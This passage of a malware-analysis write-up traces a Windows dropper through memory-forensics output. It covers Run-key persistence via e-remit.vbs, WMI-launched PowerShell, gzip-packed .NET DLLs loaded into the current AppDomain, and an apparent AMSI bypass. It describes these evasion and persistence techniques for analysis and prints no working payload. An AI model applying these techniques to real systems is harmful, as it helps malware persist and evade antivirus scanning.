0x3fcb36c0        UDPv4    0.0.0.0:0                  *:*                        1152     powershell.exe 2020-05-27 13:14:38 UTC+0000
0x3fcb3778        UDPv4    0.0.0.0:0                  *:*                        1152     powershell.exe 2020-05-27 13:14:38 UTC+0000
0x3fcb3778        UDPv6    :::0                       *:*                        1152     powershell.exe 2020-05-27 13:14:38 UTC+0000
0x3fcbdee0        UDPv4    0.0.0.0:0                  *:*                        1152     powershell.exe 2020-05-27 13:14:40 UTC+0000
0x3fcf7b48        UDPv4    0.0.0.0:0                  *:*                        1152     powershell.exe 2020-05-27 13:14:40 UTC+0000
0x3fcf7b48        UDPv6    :::0                       *:*                        1152     powershell.exe 2020-05-27 13:14:40 UTC+0000
```

Illustration 15: Connections made via powershell.exe.

❷ Programmer(s) here wish(es) to establish **persistence**. Indeed, the malware is copying itself to the Run key, which will allow it to be launched every time the user starts a session (`HKCU` hive). We can check this by using *`printkey`*: `$vol printkey -f mem.elf --profile=Win7SP1x86_23418 -K «Software\Microsoft\Windwos\CurrentVersion\Run»`:

```
----------------------------
Registry: \??\C:\Users\IEUser\ntuser.dat
Key name: Run (S)
Last updated: 2020-05-27 13:14:38 UTC+0000

Subkeys:

Values:
REG_SZ                        : (S) C:\Users\IEUser\AppData\Local\Microsoft\e-remit.vbs
(base) bkwg@sangria:~/school$
```

Illustration 16: printkey output.

The key was changed at 13:14:38.

❸ If the code is already present at `C:\Users\IEUser\AppData\Local\Microsoft\` then this 3rd command does not run because we leave the script. Otherwise `e-remit.vbs` **is copied to this destination.**

By running *`mftparser`*, we can be sure of that:

```
16256 $FILE_NAME
16257 Creation                       Modified                       MFT Altered                    Access Date                    Name/Path
16258 ------------------------------ ------------------------------ ------------------------------ ------------------------------ ---------
16259 2020-05-27 13:14:38 UTC+0000 2020-05-27 13:14:38 UTC+0000   2020-05-27 13:14:38 UTC+0000   2020-05-27 13:14:38 UTC+0000   Users\IEUser\AppData\Local\MICROS~1\e-remit.vbs
```

Illustration 17: Output of mftparser.

We can see that the file was created at the location indicated at 13:14:38 (which from a chronological point of view makes sense).

❹ Here, the malware uses the WMI in order to create a process allowing to execute PowerShell with a command as argument. This method is used to execute all commands we've previously analyzed.

`mftparser` allows us to see when the script was executed:

```
21278 $STANDARD_INFORMATION
21279 Creation                       Modified                       MFT Altered                    Access Date                    Type
21280 ------------------------------ ------------------------------ ------------------------------ ------------------------------ ----
21281 2020-05-27 13:14:38 UTC+0000 2020-05-27 13:14:38 UTC+0000   2020-05-27 13:14:38 UTC+0000   2020-05-27 13:14:38 UTC+0000   Archive & Content not indexed
21282
21283 $FILE_NAME
21284 Creation                       Modified                       MFT Altered                    Access Date                    Name/Path
21285 ------------------------------ ------------------------------ ------------------------------ ------------------------------ ---------
21286 2020-05-27 13:14:38 UTC+0000 2020-05-27 13:14:38 UTC+0000   2020-05-27 13:14:38 UTC+0000   2020-05-27 13:14:38 UTC+0000   Windows\Prefetch\WSCRIP~1.PF
21287
21288 $FILE_NAME
21289 Creation                       Modified                       MFT Altered                    Access Date                    Name/Path
21290 ------------------------------ ------------------------------ ------------------------------ ------------------------------ ---------
21291 2020-05-27 13:14:38 UTC+0000 2020-05-27 13:14:38 UTC+0000   2020-05-27 13:14:38 UTC+0000   2020-05-27 13:14:38 UTC+0000   Windows\Prefetch\WSCRIPT.EXE-65A9658F.pf
```

Illustration 18: Output of the mftparser command, wscript.exe execution.

2.2 Dropper Phase II - Analysis of the PowerShell script

In the previous part, we saw that *Attack.jpg*, was actually a PowerShell script. Let's start its autopsy.




Illustration 19: PowerShell script reconstructed.

The most obvious thing is the big arrays of hexadecimal values preceded by '&%'. There are 3 big blocks like that.

By googling the first 3 bytes of the first 2 blocks, we see that this corresponds to the signature of the compression algorithm, **`gzip`**: `0x1F 0x8B 0x08`. **Thus, we're dealing with compressed data.**

The 3rd block starts with `0x4D 0x5A`, signature of PE files. This block is also longer than the other 2 which seems logical: the first 2 are compressed data, the last one is not.

Let's have a look at the first function. This one is rather simple:

1. The code is creating a **`MemoryStream.`**
2. The **`gzip`** decompression function is used on this stream.

3. This decompressed stream is copied into another stream (using a buffer).
4. It then converts this second stream into a table, which is returned.

It seems obvious that this function is used for the decompression of the first two blocks: At line 29 and line 30, the two arrays are passed as argument to this function.

Let's analyze the first bytes of these two decompressed byte streams:




Illustration 20: Script PowerShell reconstituted.

Two MZ, two PE files. For the moment, we can't conclude on their type (DLL, EXE, SYS), but let's move on.

Line 32 to 38:
To understand what's going on, you have to understand what an **`Application Domain`** is.

Here is a brief explanation in 6 sentences:

1. A process is a container in which code runs.
2. In the .NET framework, a process is made up of `Application Domains.`
3. A `Domain Application` is also a container in which code runs.
4. The code that runs in an `Application Domain` is called an `Assembly.`
5. An `Assembly` is a name for `DLL, EXE` and `SYS.`
6. The advantages of `Application Domains` are diverse: security, insulation, etc. (load/unload domains, specific permissions on specific domains, etc.)




Illustration 21: Application Domain concept illustrated.

Here, the malware retrieves the current `AppDomain`, **`CurrentDomain`**, invokes it and loads the PE inside.

Why is it doing this? I can imagine that he doesn't want to arise suspicions by creating another process. **It wants to execute/inject its code directly into another process.**

Let's perform a small experiment to see if it behaves as we think. We load a DLL `"System.Web.dll".` Then we try to load it into the current `AppDomain.` Then we'll see if the number of `Assemblies` inside the `AppDomain` has increased or not.

We also look at the contents of the `AppDomain` to make sure that we find the newly loaded DLL.




Illustration 22: Loading of a DLL - The number of Assemblies does increase.



Illustration 23: The loaded DLL is indeed part of the Assemblies.

Now, if we analyze line 36 we see that it uses an "`oioioi`" class. This name does not seem "legit", a desperate Google research is also unsuccessful. Where does it come from then?

At the previous line (line 35) the malware executes the freshly loaded code… we can speculate that this code "created" a class "`oioioi`", which is what makes it available?

To understand the situation better, we need to analyze the 2nd array (because it is this one that is loaded). We will call it "`blindB`" (name of the variable). We create an executable from this array of bytes that we name `blindB.exe`.

2.2.1 blindB analysis

Out of curiosity, we inspect the properties of the file and here is some of its metadata:




Illustration 24: BlindB file properties.exe

❷ We realize that the file is a DLL and not an EXE (we will rename the file to `blindB.dll`). And we can see that the loaded Assembly will be called *WindowsFormsApplication68.dll*.

❶ We see some reference to "Amsi" ("Amsi.dll", "AmsiScanBuffer"). After some research, we find out that AMSI (Antimalware Scan Interface) is a feature implemented by Windows, in order to protect systems from threats emanating **from scripting languages.** This solution allows third-party applications to transmit command lines to antivirus so that they can be analyzed just before their execution. We will certainly find more information in the code about the reason of the presence of the name of the AMSI DLL in the title of `blindB.dll` and what seems to be an exported function, `AmsiScanBuffer`.

Let's ask *VirusTotal* first:




Illustration 25: VirusTotal analysis of blindB.dll.

This file seems to be very strongly related to a **trojan.** Now let's analyze the 1st block, let's call it, according to the name of the table, `MNB.dll` .




Illustration 26: Properties of the MNB file.dll.




Illustration 27: VirusTotal Analysis of MNB.dll.

Same observation.

PEiD shows us that the files are .NET binaries. Let's use **dnSPY** to analyze them.




Illustration 28: PEiD analysis on blindB.dll and MNB.dll.

As it is `.NET`, tools such as `dnSPY` can trace back the source code from the intermediate code (CIL for Common Intermediate Language) which is bijective.

Before looking at the code, we make sure that they are not packed which could complicate the analysis. And rightly so: the `blindB.dll` is protected by **`.NET Reactor`**...




Illustration 29: blindB.dll analysis by Detect It Easy.

We simply unpack it with `de4dot`:




Illustration 30: Unpack of blindB.dll.

There is indeed a difference between the two files (packed vs. unpacked):




Illustration 31: Difference between blindB.dll packed and unpacked.

After this step, we can spot quickly the `fdsfds()` function, which was used in the PowerShell script.

